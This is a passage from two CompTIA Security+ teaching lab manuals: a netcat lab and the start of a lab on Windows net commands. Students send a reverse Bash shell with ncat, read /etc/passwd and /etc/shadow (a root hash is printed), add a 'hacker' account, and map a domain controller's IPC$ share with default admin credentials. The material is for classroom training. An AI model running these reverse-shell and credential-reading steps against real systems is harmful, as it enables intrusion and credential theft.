Like netcat, ncat will allow you to perform a number of tasks, including sending a reverse shell to another machine. Unlike netcat, ncat will not be classified as a virus file by most Anti-Virus vendors. In order for ncat to work properly, the remote machine must be listening on a given port and the connecting machine must use the same port.

Task 2.3 Discussion Questions

1. What is the command to start ncat listener on port 22?
2. What is the command to enable the guest account?
3. In what operating systems is the guest account disabled by default?
4. What is a major difference between netcat and Nmap's ncat?

Task 3 Sending a Bash Shell to a Windows Machine using Netcat

In this section, you will send a Bash shell from the Linux system to the Windows 7 machine. Using netcat, you can send a Linux shell to another system on the network. In addition, you can run commands and perform administrative (root) tasks on the remote Linux system.

Task 3.1 Sending a Linux Shell to a Remote System

The Linux Bourne Again Shell, or Bash shell, is one of many shells that are available in a Linux environment. Netcat can be used to send a Bash shell to a remote system..

Open a Terminal to Get Started

1. Open a command prompt on the Windows 7 machine by double clicking on the cmd-shortcut on the Desktop.




Figure 37: Opening a Command Prompt on Windows 7

This time we will start the listener on the Windows system first using port 443.

2. On Windows, type the following command to start the netcat listener:
`C:\>nc -l -p 443`

```
Administrator: cmd - Shortcut - nc -l -p 443
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.

C:\>nc -l -p 443
```

Figure 38: Starting a Netcat Listener on a Windows on port 443

3. Open a terminal on the BackTrack 5 system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 39: A BackTrack Terminal

4. On the Linux system, type the following to send out a netcat shell over port 443:
`root@bt:~#ncat 192.168.100.5 443 -e /bin/bash`




Figure 40: Sending a Netcat Shell to another Machine over the Network

You will not receive a prompt on the Windows system, but it should be connected.

5. To test the connection and verify that the shell was successfully sent from the BackTrack 5 system to the Windows 7 system, type the following:
ifconfig

****WARNING **** - You will not see the `root@bt:` prompt. In the blank area, type the command **ifconfig**. For the rest of the instruction within this lab, you will not see the `root@bt:` prompt.




Figure 41: The ifconfig Command Displays the IP Address of the Remote Machine

The ifconfig command proves that you are connected to the remote Linux machine.

6. Type the following to determine the level of access on the Linux system:
whoami

```
whoami
root
```

Figure 42: The whomai Command Shows Root Level Access

7. Type the following command to display the files in your present directory:
ls

```
ls
clearlogs.exe
Desktop
wordlist.txt
```

Figure 43: The ls command Displays Files and Folders

Two files in the */etc* directory contain information about accounts on the system. The *passwd* file stores the user's password hashes separate from the other data in the *passwd* file. Linux users can use the **cat** command, which stands for concatenate, to display the contents of a file like the *passwd* file and the *shadow* file.

8. Type the following to display the contents of the *etc/passwd* file:
cat /etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:103:108::/var/lib/landscape:/bin/false
messagebus:x:104:112::/var/run/dbus:/bin/false
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
mysql:x:105:113::/var/lib/mysql:/bin/false
```

Figure 44: The */etc/passwd* File

9. To display the remote system's shadow file, type the following command:

cat /etc/shadow

```
cat /etc/shadow
root:$6$7.wK6e2L$QrHxfEMCyH5eKJr/XvkIIP04H5R/vhXtLmCtEIK.7vvANTNetnB3as9LG7WCgEX
b4kWS8Zsn5y4ZSe0m5x211/:15300:0:99999:7:::
daemon:x:15300:0:99999:7:::
bin:x:15300:0:99999:7:::
sys:x:15300:0:99999:7:::
sync:x:15300:0:99999:7:::
games:x:15300:0:99999:7:::
man:x:15300:0:99999:7:::
lp:x:15300:0:99999:7:::
mail:x:15300:0:99999:7:::
news:x:15300:0:99999:7:::
uucp:x:15300:0:99999:7:::
proxy:x:15300:0:99999:7:::
www-data:x:15300:0:99999:7:::
backup:x:15300:0:99999:7:::
list:x:15300:0:99999:7:::
irc:x:15300:0:99999:7:::
gnats:x:15300:0:99999:7:::
libuid:x:15300:0:99999:7:::
syslog:x:15300:0:99999:7:::
sshd:x:15300:0:99999:7:::
landscape:x:15300:0:99999:7:::
messagebus:x:15300:0:99999:7:::
nobody:x:15300:0:99999:7:::
```

Figure 45: The /etc/shadow File

Another administrative task that can be performed by the root user, is creating an **account**. An **account** can be created in Linux using the **useradd** command.

10. Type the following command to add a hacker account to the Linux system:

useradd hacker

```
useradd hacker
```

Figure 46: The Meterpreter Shell

11. Type the following command to verify the hacker account exists on the system:

id hacker

```
id hacker
uid=1001(hacker) gid=1001(hacker) groups=1001(hacker)
```

Figure 47: The id Command in Linux

Finally, before disconnecting the session, we will view the IP Addresses and ports used in the network connection from the BackTrack 5 system to the Windows 7 system. Using the **-tan** option on netstat will just show Transmission Control Protocol, or TCP, connections. You can reduce the output by piping the command into a GREP, Global regular Expressions Print, and using port 443, which was used for the netcat session.

12. To start a command prompt on the victim machine, type the following:

netstat -tan | grep 443

```
netstat -tan | grep 443
tcp        0      0 192.168.100.3:46278    192.168.100.5:443    ESTABLISHED
```

Figure 48: Starting a Command Prompt

13. Type **exit** to leave the Windows 7 netcat session connected to BackTrack 5. Close all remaining command shells and terminals.

Task 3.2 Conclusion

Netcat is a tool that can be useful on both Windows and Linux systems. With netcat, you can send Bash shell to a remote Linux or Windows system. Once the shell is connected to the remote system, you can run remote administrative tasks, like adding users.

Task 3.3 Discussion Questions

1. What is the command to start a netcat listener on port 443 in Windows?
2. What is the command to display your IP Address in Linux?
3. What is the command to add a user in Linux?
4. What are two files located in the /etc directory associated with accounts?

5 References

1. Netcat:
<http://netcat.sourceforge.net/>
2. Nmap:
<http://nmap.org/>
3. Ncat:
<http://nmap.org/ncat/>
4. Bash Commands:
<http://ss64.com/bash/>
5. BackTrack Linux:
<http://www.backtrack-linux.org/>



CompTIA Security+® Lab Series

Lab 8: Analyze and Differentiate Types of Attacks Using Window Commands

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.2: Analyze and differentiate among types of attacks

Document Version: **2012-08-15 (Beta)**

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

- 1 Introduction 3
- 2 Objective: Analyze and Differentiate Among Types of Attacks 3
- 3 Pod Topology 4
- 4 Lab Settings..... 5
- Task 1 Viewing Network Resources 7
 - Task 1.1 Using the Net Command to View Resources 7
 - Task 1.2 Conclusion 14
 - Task 1.3 Discussion Questions 14
- Task 2 Using PSEXEC to Connect to a Remote System..... 15
 - Task 2.1 Using PSEXEC..... 15
 - Task 2.2 Conclusion 20
 - Task 2.3 Discussion Questions 20
- Task 3 Stopping, Starting, and Removing Services..... 21
 - Task 3.1 Using the NET and SC Commands..... 21
 - Task 3.2 Conclusion..... 26
 - Task 3.3 Discussion Questions 26
- 5 References 27

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will be able to view resources on the network, map network drives, and perform administration on remote systems from the command line. Many commands built into the operating system, such as the net command, can be used to access resources. These commands can be used by an insider to attack the network.

This lab includes the following tasks:

- [Task 1](#) – Viewing and Accessing Network Resources
- [Task 2](#) – Using PSEXEC to Connect to a Remote System
- [Task 3](#) – Stopping, Starting, and Removing Services

2 Objective: Analyze and Differentiate Among Types of Attacks

While hackers may utilize various tools to attack network systems, there are many tools built into the Windows operating system, which will perform similar tasks. Many individuals are unaware of how to utilize these commands to attack a network. These Windows commands are very powerful if an attacker has internal network access.

For this lab, the following terms and concepts will be of use:

psexec [1] – This is a Sysinternals (a subsidiary of Microsoft) tool that will allow you to execute a command on a remote Windows machine. In order to execute a command on a remote system, you must have the credentials of an account on the remote machine.

net command [2] – The net command has been around since the days of MS-DOS. It has many uses, and can help Windows users perform tasks like create users, stop services, map drives, and view other computers on the network.

Command Shell – The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. A command shell can be sent from a victim's machine to an attacker's machine. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system, and perform administrative tasks.

SC Command [3] – The sc command will allow you to stop, start, and install services.

Hostname command – The hostname command can be used to view the name of the computer on any Microsoft, Linux, UNIX, or Mac OS X operating system.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

Windows 2003 Internal Victim Machine	192.168.100.201
Windows 2003 administrator password	password
Windows 7 Internal Attack Machine	192.168.100.5
Windows 7 student password	Password

Windows 2003 Server Login:

1. Click on the Windows 2k3 Server icon on the topology (these instructions will work for both internal and external victim machines).
2. Enter the User name, **Administrator** (verify the username with your instructor).
3. Type in the password: **password** and click the **OK** button (verify the password with your instructor).



Windows 7 Login:

1. Click on the Windows 7 icon on the topology.
2. Enter the username, **student** (verify the username with your instructor).
3. Type in the password, **password** and hit enter to log in (verify the password with your instructor).





Figure 2: Windows 7 login

Task 1 Viewing Network Resources

The **net** command can be used to perform a variety of tasks within Windows, including:

- Viewing network resources
- Mapping Drives
- Managing User Accounts
- Starting and Stopping Services.

The net command has actually been part of the Microsoft Operating system dating all of the way back to MS-DOS. You can display the options available with net by typing **net**.



```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>net
The syntax of this command is:

NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |
      SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]
```

Figure 3: The Net Command

Task 1.1 Using the Net Command to View Resources

Using the Net Command to View Resources on a Microsoft Network


1. Click on the icon representing the Windows 7 VM. Open a command prompt on the Windows 7 machine by double clicking on the cmd-shortcut on the desktop.



Figure 4: The Windows Command Prompt

You can use the hostname command to view the name of a computer on any Microsoft operating system, as well on computers on Linux, UNIX, and Mac OS X.

2. Type the following command to determine the computer name of your system:
C:\>hostname




```
Administrator: cmd - Shortcut
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>hostname
student-PC
```

Figure 5: The hostname Command

Your computer name on the Windows 7 machine should be **student-PC**. The hostname command gives you the computer name only. The net config workstation command is much more robust and can give you the computer name, workgroup, and other details about the computer including the version of the operating system.

3. Type the following command to view the workstation domain your computer belongs to:
C:\>net config workstation



```
Administrator: cmd - Shortcut

C:\>net config workstation
Computer name                \\STUDENT-PC
Full Computer name          student-PC
User name                   student

Workstation active on
  NetBT_Tcpip_{42D75982-0081-448F-9E61-FD13C9F8D179} (00505698001A)

Software version             Windows 7 Professional

Workstation domain          WORKGROUP
Logon domain                student-PC

COM Open Timeout (sec)      0
COM Send Count (byte)       16
COM Send Timeout (msec)     250
The command completed successfully.
```

Figure 6: Viewing the Workgroup by using net config workstation

The net command can also be used to view all workgroups and domains on the network.

- To view all of the domains and workgroups on the network, type the following:
C:\>net view /domain

```
C:\>net view /domain
Domain
-----
MSEC
WORKGROUP
The command completed successfully.
```

Figure 7: Viewing the Domains and Workgroups on the Network

- To view all of the computers in a specific domain or workgroup, type the following command, followed by the name of the domain or workgroup:
C:\>net view /domain:msec

```
C:\>net view /domain:msec
Server Name          Remark
-----
\\WIN2K3DC
The command completed successfully.
```

Figure 8: Viewing the Computers within a Specific Domain

You should see one computer named **WIN2kDC3** within the *MSEC* domain.

- To view all of the computers in the other workgroup, type the following command, followed by the name of the workgroup:
C:\>net view /domain:workgroup


```
C:\>net view /domain:workgroup
Server Name          Remark
-----
\\STUDENT-PC
The command completed successfully.
```

Figure 9: The Name of the Computers in the Workgroup

You should see one computer named **student-PC** in the workgroup.

7. To attempt to view resources on the remote machine, type the following:

```
C:\>net view \\win2k3dc
```

A screenshot of a Windows command prompt window titled "Administrator: cmd - Shortcut". The window shows the command "C:\>net view \\win2k3dc" and the output "System error 5 has occurred. Access is denied." The text is displayed in a white monospace font on a black background.

```
C:\>net view \\win2k3dc
System error 5 has occurred.
Access is denied.
```

Figure 10: Access to the Remote Resources are Denied


You are unable to view the resources on the remote machine because you are not using the correct credentials. To successfully connect, use the username and password of an account on the remote machine. Mapping to the IPC\$ Share will fix this problem.

8. Type the following command to map the IPC\$ share on the remote machine.

```
C:\>net use \\win2k3dc\ipc$
```

Type **administrator** for the username and **password** for the password.

For security reasons, the password will not be displayed on the screen.

A screenshot of a Windows command prompt window showing the command "C:\>net use \\win2k3dc\ipc\$" and its output. The output indicates that the password or user name is invalid, and then prompts for the user name and password. The user name "administrator" is entered, and the password is masked with asterisks. The command completes successfully.


```
C:\>net use \\win2k3dc\ipc$
System error 5 has occurred.
Access is denied.

C:\>net use \\win2k3dc\ipc$
The password or user name is invalid for \\win2k3dc\ipc$.
Enter the user name for 'win2k3dc': administrator
Enter the password for win2k3dc:
The command completed successfully.
```

Figure 11: Successfully Mapping the IPC\$ Share

After successfully connecting to the remote machine, you will be able to view the resources on the remote machine including items like network shares.

- To attempt to view resources on the remote machine, type the following:
`C:\>net view \\win2k3dc`




```
C:\>net view \\win2k3dc
Shared resources at \\win2k3dc

Share name  Type  Used as  Comment
-----
NETLOGON    Disk  Logon server share
SYSVOL      Disk  Logon server share
The command completed successfully.
```

Figure 12: Successfully Accessing Remote Resources

The *NETLOGON* and *SYSVOL* shares indicate that the Windows 2003 server is a Domain Controller. These shares are used by Active Directory, the Windows Directory Service. The net use command can be utilized to map a network drive on a remote network.

- Map a drive to the **SYSVOL** share on the Windows 2003 by typing the following:
`C:\>net use x : \\win2k3dc\sysvol`



```
C:\>net use x: \\win2k3dc\SYSVOL
The command completed successfully.
```

Figure 13: Successfully Mapping a Drive

When mapping a drive, you can use any letter for the drive other than the drive letters that are currently in use by your hard drive and CD/DVD drive. Once the drive is mapped, you can download or upload files to mapped drives similarly.

11. You can view the mapped drive by clicking on **Start** and selecting **Computer**.

